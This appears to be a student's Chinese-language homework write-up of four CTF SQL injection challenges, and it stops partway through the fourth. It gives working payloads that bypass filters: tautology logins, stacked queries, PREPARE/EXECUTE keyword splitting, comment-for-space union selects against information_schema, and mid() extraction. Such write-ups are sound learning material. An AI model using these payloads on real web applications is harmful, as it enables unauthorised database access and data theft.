

sql作业
一 [强网杯 2019]随便注

先输入1' or 1 = 1#(QL 注入的经典基础 Payload,主要用于绕过单值查询的判断、让查询条件恒真,从而获取更多数据)检查是否存在sql注入。
使用union select 1,2;#
得到过滤的词组,.既然select关键字无法使用,我们可以通过堆叠注入(核心是利用 SQL 语句的分隔符(如 ;)一次执行多条独立的 SQL 语句,不仅能查数据,还能执行增删改、建表、写文件等高危操作。)的方式,来绕过select关键字,输入1';show databases;#(查看数据库名)
接着1';show tables;#

因为select关键字被过滤了,所以我们可以通过预编译的方式拼接select 关键字:1';PREPARE hacker from concat('s','elect', ' * from 1919810931114514 ');EXECUTE hacker;#
二 [SWPUCTF 2021 新生赛]sql

题目标签提示参数十wllm所以输入?wllm=1显示
输入1’
1'%23
判断回显列数输入/?wllm=1' group by 3%23,失败。这里是过滤了空格,我们用//来绕过 判断得回显列数为3
接着输入/?wllm=-1'//union//select//1,2,3%23

/?wllm=-1'//union//select//1,2,group_concat(table_name)//from//information_schema.tables//where//table_schema//like//database()%23(爆表名)

/?wllm=-1'//union//select//1,2,group_concat(column_name)//from//information_schema.columns//where//table_schema//like//database()%23(查看LTLT_flag的内容,爆字段名)
/?wllm=-1'//union//select//1,2,group_concat(flag)//from/**/test_db.LTLT_flag%23(查看flag)但只有一部分
发现被过滤了,换mid(mid最大回显长度为20个字符)

拼接一下得到flag
三 [极客大挑战 2019]EasySQL

师兄在备注中提示使用玩能钥匙,于是我去搜索资料得到原理与样式,所以账号直接输入1' or true #,密码随便输入,得到flag
四 [UUCTF 2022 新生赛]ezsql
使用万能钥匙失败,发现or被过滤

于是使用union查看库名,但输入的命令被逆向,所以输入时采用逆向,得到
因为from也被过滤了所以可以使用frroom,